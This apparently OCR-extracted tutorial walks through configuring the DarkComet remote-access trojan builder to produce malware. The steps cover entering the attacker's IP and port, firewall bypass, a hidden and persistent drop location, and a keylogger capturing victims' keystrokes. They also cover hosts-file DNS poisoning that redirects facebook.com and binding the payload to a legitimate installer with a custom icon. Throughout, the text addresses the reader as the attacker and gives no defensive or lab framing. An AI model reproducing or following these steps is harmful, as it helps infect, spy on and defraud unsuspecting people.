
Extract Darkcomet RAT zip archive. Here, you can find an **exe** application named **darkcomet.exe** Double click on that executable to launch the Darkcomet RAT creator.





Click on the ***DarkComet-RA***T button on the top left corner and select ***Server module*** and click on ***Full editor.***







DarkComet-RAT Full editor look as shown in the above image. This editor allows us to choose different options to create malware to meet our requirement.

Main Settings - Under main settings tab enter **Security Password,** Choose a random **Process Mutex** value and **Server ID.** Add **Profile Name**, all the settings we make during this process will be saved with this name. The **Process Hijacking** section, allows us to enable our malware to bypass the firewall.


Network Settings - Provide attacker's **IP address**, **Port** number and click on **add**




Module Startup - Specify the location where we want to drop the malware on the target computer. Here, we can choose options to change file creation date, hide malware file after the execution and make the malware persistent.




Install Message - Here, we can write a customized message that will be displayed during malware installation.



Module Shield - In this section choose options according to the requirement.




Keylogger - Enable this option to receive victim's keystrokes.




Under keylogger section, make sure that you have selected ***Active offline keylogger***. In case, if you are running FTP server, you can try to get logs on FTP server by providing required details(mandatory).

Host File - This section allows us to modify host files of target machine remotely(DNS Poisoning).




In the about example, we are trying to redirect our target, visiting facebook.com to a different website. Clicking on ***Add line*** will add details to host file on the target machine.




We can even ***Add plugins*** that can perform tasks on the target machine (not mandatory).


File Binder - This option helps in combining (binding) malware with an original application setup file or document.




Choose Icon - To add a customized icon to the malware file.



